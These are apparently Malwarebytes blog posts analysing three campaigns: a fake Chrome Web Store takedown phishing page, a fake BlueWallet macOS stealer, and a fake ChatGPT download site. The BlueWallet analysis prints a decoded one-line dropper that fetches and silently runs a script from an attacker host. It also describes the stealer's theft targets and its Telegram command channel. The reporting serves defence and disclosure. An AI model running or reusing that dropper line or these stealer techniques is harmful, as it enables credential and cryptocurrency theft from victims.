    Chrome extensions have access to usersโ€™ browsers, and they can be updated automatically.

    If attackers gain control of a developer account, they may be able to modify an extension, access developer resources, or potentially distribute malicious updates to existing users.

    Thatโ€™s what makes developer accounts such attractive targets, and why scams like these are prevalent.

    What the scam looks like


    The page is hosted on a domain that has nothing to do with Google. In the version we analyzed, the site used the address dmca-chrome-extensions[.]click.

    Despite that, it uses Googleโ€™s branding and presents itself as a โ€œChrome Web Store Developer Policy Center.โ€

    The page first asks for the link or ID of your extension. That seems harmless, which is exactly why it works.

    Fake copyright removal request pretending to be from the Chrome Web Store.

    It uses your own extension to look convincing

    After you enter your extension ID, the page briefly displays a โ€œLooking up extensionโ€ฆโ€ message and then builds a fake takedown notice around your real extension.

    When we tested the scam with Malwarebytes Browser Guard, it displayed our genuine extension name, icon, and Chrome Web Store listing alongside the fake complaint.

    The fake site, pulling publicly available info about your extension.

    The site is simply pulling publicly available information from your extensionโ€™s Chrome Web Store page. Anyone can see that information. The scammers use it to make the fake notice appear legitimate.

    Everything else is invented.

    The complaint number, โ€œdate received,โ€ 48-hour deadline, countdown timer, and timeline of events are generated by the scam page itself.

    The countdown is there to rush you

    A red warning banner claims your extension will be permanently removed unless you act within 48 hours, and a clock counts down by the second. The whole layout pushes you toward one button: sign in with Google to โ€œverify your identityโ€ and file your appeal.ย 

    The urgency is designed to create pressure so you react before taking the time to verify the claim.

    The fake sign-in window

    When you click โ€œContinue to verification,โ€ a Google sign-in window appears with a title bar, padlock, and address showing accounts.google.com.

    Convincing sign-in window

    It looks authentic, but it isnโ€™t.

    The โ€œwindowโ€ is actually part of the web page itself. The padlock and address are just graphics designed to look like a real browser window.

    The scammers even tailor the appearance to match your operating system, showing Mac-style windows on macOS and Windows-style windows on Windows devices.

    Anything typed into this fake sign-in form is sent directly to the scammers.

    One giveaway is that the window cannot leave the browser page. Try dragging it to the edge of your screen and it stops at the browser border. Minimize the browser and it disappears as well.

    Most importantly, your browserโ€™s real address bar still shows the scam siteโ€™s address, not Googleโ€™s.

    How to stay safe

    The good news is that a few simple habits defeat this scam.

    • Donโ€™t trust the link. If you receive a warning about your extension, go directly to your Chrome Web Store developer dashboard and check there.
    • Be suspicious of urgency. Legitimate policy processes donโ€™t rely on countdown clocks to force immediate action.
    • Check the address bar. A real Google sign-in page appears at accounts.google.com in your browserโ€™s actual address bar.
    • Test the window. If a sign-in window canโ€™t be dragged outside the browser or disappears when the browser is minimized, itโ€™s probably fake.
    • Turn on stronger sign-in protection. Passkeys and hardware security keys make stolen passwords far less useful to attackers.
    • Use security software with phishing and web protection. Our Browser Guard, which is also part of Malwarebytes Premium can help block malicious websites and phishing pages before you enter sensitive information.

    This isnโ€™t a crude phishing page. It uses your real extension details, mimics Googleโ€™s branding, and creates a convincing sense of urgency.

    If you receive a warning about your extension, donโ€™t follow the link and donโ€™t race the countdown. Go directly to your Chrome Web Store developer dashboard and verify the claim there.

    When in doubt, close the tab.

    If you already entered your details

    Act quickly.

    • Change your Google password immediately from a trusted device.
    • Sign out of all active sessions in your Google account security settings.
    • Review connected apps and devices for anything unfamiliar.
    • Turn on two-step verification, preferably using a passkey or security key.
    • Check your Chrome Web Store listings for changes, uploads, or new versions you didnโ€™t publish.

    Indicators of Compromise (IOCs)

    Domain

    dmca-chrome-extensions[.]click


    Stop threats before they can do any harm.

    Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser โ†’

    Fake BlueWallet steals passwords, accounts, and crypto from Macs

    1 June 2026 at 16:40

    A fake website impersonating BlueWallet (a real Bitcoin wallet) is targeting Mac users with a simple but effective attack. BlueWallet itself has not been compromised. Instead, cybercriminals have stolen the name and branding of the legitimate Bitcoin wallet to make a malicious download appear trustworthy.

    If you went looking for a cryptocurrency wallet and landed on one of these fake BlueWallet download pages, the site tried to trick you into opening a downloaded file in a built-in macOS tool and pressing โ€œRun.โ€ If you followed those instructions, the malware could steal saved passwords, browser logins, cryptocurrency wallets, documents, and other sensitive data. It also watches the clipboard for cryptocurrency wallet addresses and can replace them with attacker-controlled addresses..

    That last feature is particularly dangerous. If you copy a wallet address before sending funds, the malware can silently replace it with the attackerโ€™s address. Everything looks normal on screen, but the money goes somewhere else.

    Should you worry? Only if you downloaded and ran the file. Simply visiting the page and closing it does nothing on its own. The attack depends entirely on the user opening the script and pressing play.

    If you did run it, treat the machine as compromised and follow the steps below.

    What to do if you may have run it

    If you opened the file and pressed play, assume your device was compromised and work through these steps:

    • Disconnect the machine from the network to cut the control channel
    • Run a full scan of the device, and make sure youโ€™re using up-to-date security software with web protection enabled
    • From a different, trusted device, change passwords for any accounts used on the Mac, starting with email and cryptocurrency exchanges
    • Move any cryptocurrency to a new wallet created on a clean device
    • Treat existing seed phrases and keys as exposed
    • Before sending crypto in future, verify the full destination address character by character
    • Check for and remove unfamiliar files in ~/Library/LaunchAgents
    • Look for a hidden .sysupd.sh file in /tmp
    • Rotate cloud and SSH credentials if .ssh, .aws, or .gnupg files were present on the machine
    • When in doubt, back up your data and reinstall macOS from a known-good source rather than trying to clean in place

    Picked up something youย shouldnโ€™tย have?


    Social engineering tricks

    The most interesting part of this campaign isnโ€™t technical. The attackers didnโ€™t break into the Mac or bypass Appleโ€™s security protections. They persuaded victims to run the malware themselves.

    The fake website walks users through the process with a convincing download page, simple instructions, and even a keyboard shortcut. The attack succeeds because the victim trusts what they are seeing.

    As operating systems get better at blocking malicious software, attackers are increasingly investing in social engineering. Instead of finding ways around security controls, they convince people to click through them.

    Thatโ€™s why one habit is becoming increasingly important: Be suspicious of any download that arrives with instructions to open it in a scripting tool, developer utility, or Terminal window and press โ€œRun.โ€

    In this campaign, a single press of โŒ˜R was enough to turn a Mac into a password stealer, cryptocurrency wallet thief, clipboard hijacker, and remote access tool.

    Technical analysis

    Stage one: The AppleScript downloader

    The page lives at update-bluewallet[.]com, a domain name close enough to the real wallet (bluewallet.io) to pass a quick glance. The first thing the page does is not wait for consent. Its script calls a download routine on a two-second timer the moment the page loads, and again if the visitor clicks either of two buttons.

    The file that lands in the Downloads folder is named BlueWallet Installer.applescript, an extension most people have never seen and have no instinct to distrust.

    Then the page does something quietly clever. After a short delay, it rewrites its own status text to read like setup instructions: open the installer, then press the play button or โŒ˜R. It even draws a small blue play triangle in the text so the wording matches the real Script Editor interface the victim is about to see.

    Fake BlueWallet website that guides the victim through downloading and running the malicious script

    The page walks the victim through the exact motions needed to run the file.

    On modern macOS, an unsigned application downloaded from the web gets quarantined and checked before it can run. A plain script opened in Script Editor and executed by the user sidesteps that flow. The person is manually instructing a trusted Apple tool to run code, so there is no notarization gate to fail.

    This is why the attacker chose an AppleScript instead of a packaged app: it moves the risky action out of the operating systemโ€™s hands and into the victimโ€™s.

    The AppleScript itself is remarkably short. Stripped of its decorative comments, including a fake version number and a line claiming to be a โ€œBrew Install Upgrade,โ€ it runs a single base64-encoded shell command and then tells Script Editor to quit without saving, removing the evidence from view.

    Brew Install Upgrade

    Decoded, that command does this:

    curl -s 'https://projects2026box[.]com/serve_site/confighelper_0adfeee8.sh' -o /tmp/.sysupd.sh && chmod +x /tmp/.sysupd.sh && /tmp/.sysupd.sh >/dev/null 2>&1 &

    It fetches a second script from a remote host, saves it to a hidden file in the temp directory, makes it executable, and runs it in the background with all output suppressed.

    The victim sees nothing. The filename .sysupd.sh is dressed up to look like a system update. This is a textbook staged dropper: stage one is tiny and disposable, and its only job is to fetch the real payload.

    Stage two: Payload analysis

    The first lines establish how the malware intends to operate. It sets umask 077 so everything it creates is readable only by the compromised user, then builds a hidden, randomly named working directory under /tmp seeded from /dev/urandom.

    Its configuration is obfuscated, but weakly. A small function named _xd walks a hex string two characters at a time and XORs each byte against a hardcoded repeating key: swckR9JCD2Uu.

    That function decodes the scriptโ€™s Telegram bot token, chat identifier, secondary command token, and staging URL at runtime. It is enough to defeat tools that only search for plaintext strings, but not much more. Because the key and algorithm are both sitting in the file, every encoded value is fully recoverable.

    One detail stands out: The decoded Telegram chat value and decoded command-and-control chat value are identical. The attacker is using a single Telegram channel as both the exfiltration drop and the control channel. It is cheap, scalable, encrypted, and blends into ordinary HTTPS traffic.

    Not everything is obfuscated. The clipboard-hijacking addresses are sitting in the file in plain text: a Bitcoin address, an Ethereum address, and a Solana address. These are the addresses the implant swaps in when it catches you copying a wallet address. Because they are public on their respective blockchains, they are also among the most useful artifacts in the whole sample.

    What the malware steals

    The second stageโ€™s collection routines are sweeping. They pull from six broad categories.

    1. Web browsers

    The script extracts history, cookies, login data, and bookmarks from a wide range of browsers, including:

    • Chromium-based browsers: Google Chrome Stable, Beta, Canary, and Dev; Brave; Microsoft Edge; Vivaldi; Opera; Opera GX; Arc; Chromium; Coccoc; and Yandex
    • Firefox-based browsers: Firefox, Waterfox, Pale Moon, Zen, and LibreWolf
    • macOS native browser data: Safari cookies, history, and form values

    2. Cryptocurrency wallets

    This appears to be the scriptโ€™s primary focus.

    It targets desktop wallet applications including Electrum, Electrum-LTC, Exodus, Atomic Wallet, Ledger Live, Trezor Suite, Bitcoin Core, Litecoin Core, DashCore, Dogecoin Core, Coinomi, Monero, Sparrow, Armory, BlueWallet, Zengo, Trust Wallet, Binance Desktop, and Tonkeeper.

    It also targets browser-extension wallets across several ecosystems:

    • Bitcoin: Xverse, Leather, UniSat, Alby, and Wizz
    • Solana: Phantom, Solflare, Backpack, Nightly, MagicEden, Sollet, and Slope
    • EVM wallets: MetaMask, Trust Wallet, OKX, Coinbase Wallet, Rabby, Zerion, Rainbow, SafePal, Bitget, Ronin, and XDEFI
    • Cosmos: Keplr, Station, and Cosmostation
    • Other ecosystems: Yoroi, Lace, Petra, Martian, Suiet, Talisman, SubWallet, Braavos, and Temple

    3. Password managers and security tools

    The malware targets local storage and settings for several password managers, including LastPass, 1Password, Dashlane, Bitwarden, Keeper, RoboForm, NordPass, Enpass, StickyPassword, TrueKey, Passbolt, and Buttercup.

    It also looks for data associated with 2FA and authenticator tools, including Google Authenticator, Authy, Duo, Microsoft Authenticator, 2FAS, and FreeOTP.

    4. Communication and social apps

    The script attempts to copy session data and local storage for Telegram Desktop and Discord, including Discord Canary and Discord PTB.

    5. Developer and cloud tools

    It looks for credentials and configuration files in the userโ€™s home directory, including:

    • AWS CLI configurations in .aws
    • SSH keys in .ssh
    • GnuPG keys in .gnupg
    • Kubernetes configs in .kube
    • Shell and Git files including .zshrc, .zsh_history, .bash_history, and .gitconfig

    6. Productivity apps and general files

    The script copies the local Apple Notes database, NoteStore.sqlite.

    It also looks for browser-extension data related to shopping and productivity tools, including Honey, CapitalOne Shopping, Rakuten, CamelCamelCamel, Grammarly, Evernote, Notion Clipper, Todoist, and Google Keep.

    Finally, it scans Desktop, Documents, and Downloads for files with extensions including .txt, .pdf, .docx, .doc, .rtf, .wallet, .key, .keys, .seed, .kdbx, .pem, and .env, under a size cap.

    What it does with the stolen data

    The malware tries to capture the userโ€™s account password directly. An osascript dialog titled โ€œSystem Preferencesโ€ asks the user to re-enter their password โ€œto continue.โ€ The script validates each attempt against dscl . authonly before saving it, so it only stops once it has a working credential.

    For exfiltration, it archives the staged data with macOSโ€™s own ditto, likely because it is always present, unlike zip. To stay under Telegramโ€™s 50 MB upload limit, it breaks larger archives into 49 MB chunks with split before sending each part.

    It establishes persistence by writing a LaunchAgent plist into the userโ€™s ~/Library/LaunchAgents, backed by a hidden support directory, and loading it with launchctl so the implant runs again at every login.

    The clipboard hijack is a live background loop. A clip_watch function continuously inspects the clipboard, matches Bitcoin, Ethereum, and Solana address formats by regex, reports the original address to the command-and-control channel, and overwrites the clipboard with the attackerโ€™s address via pbcopy.

    That means the substitution happens silently between copy and paste.

    Finally, the malware can be controlled interactively. A c2_loop polls the Telegram bot for commands and supports a full operator toolkit:

    • /info for system details
    • /exec for arbitrary shell commands
    • /clipboard to read current clipboard contents
    • /download to pull specific files
    • /exfil to rerun the theft module
    • /selfdestruct to wipe traces

    This makes the Telegram channel a real-time remote-control link, not just a one-way drop.

    Living off the land, and off Telegram

    The pattern here is familiar and getting more common: lean on tools that are already trusted.

    The delivery abuses Appleโ€™s own Script Editor. The configuration hides behind a trivial XOR rather than packed binaries. The command channel rides Telegramโ€™s Bot API, which can pass through egress filters that would flag an unknown server.

    None of these pieces is novel on its own. The effectiveness comes from stacking legitimate-looking components so no single step trips an alarm.

    Detection opportunities

    The lessons here are less about the lure and more about the technique itself.

    Script Editor executing a one-line base64 do shell script that immediately quits is a strong behavioral signal, and a far better detection target than the disposable stage-one file. So is a hidden /tmp/.sysupd.sh downloaded by curl and launched in the background.

    Browsers and download surfaces could treat .applescript files arriving from the web with the same suspicion as executables. And Telegram remains an under-addressed command-and-control medium that bot-token abuse reporting could disrupt at the source.

    Indicators of Compromise

    File hashes (SHA-256)

    • 216277bdb7998b48852024fc8b5853c3dc50b3857fd22afd1320b884bcaa0a61 (BlueWallet Installer.applescript)

    Network indicators

    • update-bluewallet[.]com
    • projects2026box[.]com

    Clipboard-hijack addresses

    • BTC: bc1qrmj4ggshddhnxx3rxwvsu8pe9ut6cgx8mx364e
    • ETH: 0x2B871703122064e45d77146a6D5203da3bD192FA
    • SOL: 8dtdRQePrKz97FszwMEa4QvptdAAcbAFs7kBojr5Mz3v

    We donโ€™t just report on threatsโ€”we remove them

    Cybersecurity risks should never spread beyond a headline. Keep threats off your devices byย downloading Malwarebytes today.

    Fake ChatGPT download site infects Windows and Mac users with malware

    28 May 2026 at 12:18

    A convincing fake website is impersonating OpenAIโ€™s ChatGPT download page and infecting visitors with malware designed to steal passwords, browser data, cryptocurrency wallets, and other sensitive information.


    The site, openew[.]app, closely mimics OpenAIโ€™s real ChatGPT download experience and offers what appear to be official desktop apps for both Windows and macOS. Instead, Windows users receive a credential-stealing malware loader, while Mac users get Odyssey Stealer, a fork of Atomic Stealer (AMOS), a well-known macOS malware family associated with cryptocurrency theft.

    Left ImageRight Image

    The dual-platform setup is what makes the operation notable. Clicking the Windows download delivers a fake installer that opens a back channel to an attacker-controlled server. Clicking the macOS button delivers malware that steals browser passwords, cookies, Telegram sessions, cryptocurrency wallets, and other sensitive files. It also attempts to replace legitimate Ledger and Trezor wallet apps with trojanized versions.

    If you only download ChatGPT from OpenAIโ€™s official download page or the Microsoft Store, you were not the target here. But if you searched for โ€œChatGPT downloadโ€ and clicked an ad or unfamiliar result, you may have given attackers access to your online accounts, browser sessions, saved passwords, and potentially your cryptocurrency holdings.

    Malwarebytes protects users from this malware.

    Technical analysis

    The domain, openew[.]app, closely resembles OpenAIโ€™s real ChatGPT download experience. It uses a dark theme, OpenAI-style branding, familiar marketing copy, and prominent download buttons for macOS and Windows.

    The .app top-level domain is operated by Google and requires HTTPS connections, meaning browsers display the familiar padlock icon without obvious certificate warnings.

    The most important detail is the dual-platform setup. Real software vendors provide separate installers for Windows and macOS, and this fake site does exactly the same thing.

    Clicking the Windows button delivers Chat_GPT.exe, while clicking the macOS button downloads a disk image containing ChatGpt.dmg.

    The Windows malware

    Chat_GPT.exe is built almost entirely from off-the-shelf parts. The installer uses Inno Setup, a free open-source toolkit used by thousands of legitimate Windows products. Inside is an Electron application skeletonโ€”the same Chromium-based framework used by apps like Slack and Discordโ€”bundled with standard support libraries publicly available from the Electron project.

    When the victim runs the installer, it creates files under %APPDATA%\LeronApplication, launches EApp.exe, and spawns PowerShell with the flags -ExecutionPolicy Unrestricted -Command -. The trailing dash tells PowerShell to read commands from standard input, meaning the malicious instructions never touch the disk where scanners might detect them. Behavioral telemetry recorded HTTP traffic to 188.137.246.189 using a /laravel.php?api=api&hash=...&message=... endpoint, alongside injection-like activity and service/autorun persistence signals. Nine of 69 antivirus engines flagged the file as malicious at the time of analysis. The persistence evidence is better read as behavioral tradecraft than proof of a durable install, but the overall pattern is familiar commodity stealer/dropper territory: cheap, modular, and effective rather than technically novel.

    CAPTCHA displayed after the fake app launches, used to confirm that a real user is running it.
    CAPTCHA displayed after the fake app launches, used to confirm that a real user is running it.

    The macOS malware: Odyssey Stealer (an AMOS fork)

    The macOS payload sits at the premium end of the commodity-malware market. Itโ€™s Odyssey, which is a fork of the renowned AMOS, a malware-as-a-service platform documented since 2023.

    The identification is fairly clear-cut. The sandboxed sample matches documented Odyssey behavior patterns, which are inherited from its AMOS lineage: a long AppleScript chain passed to the macOS scripting engine, a silent password validation attempt using macOS directory-service commands, and, if that silent check fails, a fake macOS-style prompt reading โ€œPlease enter device password to continue,โ€ complete with the familiar lock icon. Whatever the user types is validated against the same command. If it matches, the malware captures the userโ€™s login password in cleartext.

    From there, it follows a familiar Odyssey/AMOS-fork playbook. It copies the macOS keychain, harvests cookies and saved logins from 12 Chromium-based browsers plus Firefox and Waterfox, and extracts Telegram session data. It also scans 16 cryptocurrency wallet directories, including Ledger Live, Trezor Suite, Exodus, Electrum, and Sparrow. Finally, it searches Desktop and Documents folders for files with extensions like .wallet, .seed, .key, and .kdbx. The collected data is compressed into a temporary archive and sent to a hardcoded server.

    The wallet replacement feature is especially dangerous

    Thereโ€™s one more part of the macOS payload, and itโ€™s likely the feature that justifies the price tag. After the initial data theft, the script downloads trojanized versions of Ledger Live, Ledger Wallet, and Trezor Suite from a second server. It then attempts to delete the legitimate wallet apps and replace them with the attackerโ€™s versions.

    If the userโ€™s password was captured earlier in the attack chain, the script uses sudo to force the replacement. If not, it falls back to a standard rm -rf deletion attempt, which can still succeed if the apps are installed in a user-writable location. Either way, the next time the victim opens what appears to be their wallet software, they may actually be launching the attackerโ€™s replacement.

    This wallet-replacement behavior is a hallmark of the Poseidon/Odyssey branch of the AMOS family and makes cryptocurrency theft the most likely goal.

    What the operation cost to build

    This is where the AI angle becomes interesting, because the Windows and macOS sides of the operation sit at very different price points.

    The domain openew.app probably cost the operators around $15 a year through a normal registrar. The .app domain requires HTTPS by default, making it easy for operators to present the reassuring browser padlock users associate with legitimate websites. The landing page itself is simply a copy of OpenAIโ€™s real download page, something modern cloning tools can reproduce in minutes.

    On the Windows side, most of the tools are cheap or free. Inno Setup is free. Electron is free. The Chromium support files are public downloads. The server infrastructure appears to rely on low-cost commodity malware tooling and a basic VPS that could cost only a few dollars a month. Altogether, the Windows side of this operation could plausibly have cost under $100 to set up initially.

    The macOS side is very different. Odyssey has reportedly rented for around $3,000 per month, paid in cryptocurrency. By comparison, Lummaโ€”a popular Windows infostealer often treated as a similar productโ€”has historically advertised entry tiers around $250 per month.

    That price gap says a lot. The operators clearly believe a successful Mac infection is worth much more money than a typical Windows infection.

    The likely reason is simple: Odyssey is designed specifically for cryptocurrency theft, including the wallet-replacement behavior seen in this campaign. The operators are betting that a meaningful number of Mac users hold cryptocurrency.

    Getting victims to the site is probably the only major ongoing cost, and thatโ€™s where the AI branding becomes valuable. Search ads, SEO poisoning, YouTube spam, and links shared in AI-focused Discord and Telegram communities can all drive traffic to fake download pages. Some of those channels cost money. Others are almost free.

    Why attackers are going after AI brands

    Most established software already has trusted download habits built around it. If you want Chrome, you probably know to go to Google. If you want Photoshop, you go to Adobe. People already know where the real download lives.

    AI tools are different because most users are still installing them for the first time, and that means relying on search results, ads, YouTube links, or social posts to find the download page. That creates an ideal environment for fake sites.

    Over the last two years, products like ChatGPT, Claude, Gemini, Sora, DeepSeek, Antigravity, and many others have launched or changed rapidly. Every new release creates another wave of users searching for โ€œdownload ChatGPTโ€ or โ€œinstall Claudeโ€ without knowing the official URL. That search traffic is exactly where attackers set up shop.

    The fake pages also do not need to be especially sophisticated because legitimate AI product pages are already minimal by design: a modern layout, a logo, and a large download button. Openew[.]app matches what users expect to see. There is no broken English or aggressive pop-ups here, just identical branding, copy, and the reassuring browser padlock.

    What makes this kind of operation durable is how easily it can rotate brands. When the ChatGPT lure stops attracting clicks, the operators can reuse the same infrastructure around the next trending AI product. The malware behind the download button stays the same. Only the branding changes.

    What AI vendors could do

    Most major AI vendors, including OpenAI, already provide official download channels. The problem is visibility and user habit. Many users still search for โ€œChatGPT download,โ€ where results can include official links, unofficial mirrors, and outright malicious sites.

    Large consumer brands and banks often run aggressive brand-protection campaigns against fake ads and impersonation domains. AI vendors may need to do the same more consistently.

    The other issue is discoverability. Official desktop-app links are often buried in settings menus or sidebars, while search engines are faster and more obvious. Thatโ€™s exactly where the fake download sites are waiting.

    What to do if you may have installed the fake app

    If you recently installed something claiming to be ChatGPT from anywhere other than OpenAIโ€™s official download page or the Microsoft Store, you may have been affected. From a different, clean device:

    • Sign out of your important accounts using each serviceโ€™s โ€œsign out everywhereโ€ option. This includes email, banking, cloud storage, GitHub, Discord, Telegram, and cryptocurrency exchanges.
    • Change passwords starting with your primary email account.
    • Rotate any API keys, SSH keys, and cloud credentials stored on the affected machine.
    • If you hold cryptocurrency, move funds immediately using a separate clean device. On macOS specifically, do not open Ledger Live or Trezor Suite on the affected machine before reinstalling the operating system, as the wallet-replacement function may have succeeded.
    • Monitor bank accounts and payment cards for suspicious activity.
    • Reinstall the operating system. The Windows sample showed PowerShell command-and-control behavior, while the macOS payload may have captured the userโ€™s login password. A clean reinstall is the safest recovery path.
    • If this was a work device, contact your IT or security team immediately.

    Malwarebytes protects users against this malware.

    Closing thoughts

    The reason this campaign is worth writing about is not the malware itself. Both payloads are already well documented. The Windows side is a commodity kit assembled from cheap, widely available parts. The macOS side, Odyssey Stealer is related to the AMOS malware family that has been tracked since 2023.

    Whatโ€™s more interesting is the shape of the operation around that malware. A single fake site delivers two different payloads aimed at two different victim economics. Windows victims are positioned for broad monetization through credential and cookie theft. Mac victims are targeted more narrowly and lucratively through cryptocurrency theft, with operators apparently willing to spend thousands per month on tooling because the returns justify it.

    The lure tying both sides together is the AI brand itself. Right now, AI product names generate huge amounts of first-time-download traffic from users who do not yet know the official URLs.

    This is what a mature delivery business looks like. The interesting layer is not the binary, but the supply chain around it: the domain, certificate, clone page, traffic source, malware subscription, and exfiltration infrastructure. Each piece is cheap, modular, replaceable, and available off the shelf.

    And the operators are not choosing between Windows and macOS. They are serving both from the same page, with payloads tuned to each platformโ€™s economics. When one AI brand stops converting, they can simply swap the branding and reuse the same infrastructure around the next trending product.

    AI hype will eventually fade. The kit probably will not.

    Indicators of Compromise (IOCs)

    File hashes (SHA-256)

    • c9e0e6985dca3a179c9bdea4e7b38f7dc57fe00ecedc2fd634256fc53bf2de2d (Chat_GPT.exe)
    • c0919e1999eaee67e67aeda0287722775afb04e9a9a0f727928b4d11265fb70b (ChatGpt.dmg)

    Network indicators

    • openew[.]app
    • 188[.]137[.]246[.]189
    • 192[.]253[.]248[.]181
    • 172[.]94[.]9[.]250

    CNET Editors' Choice Award 2026

    โ€œOne of theย bestย cybersecurityย suites on theย planet.โ€ย 

    According to CNET.ย Read their review โ†’


    โŒ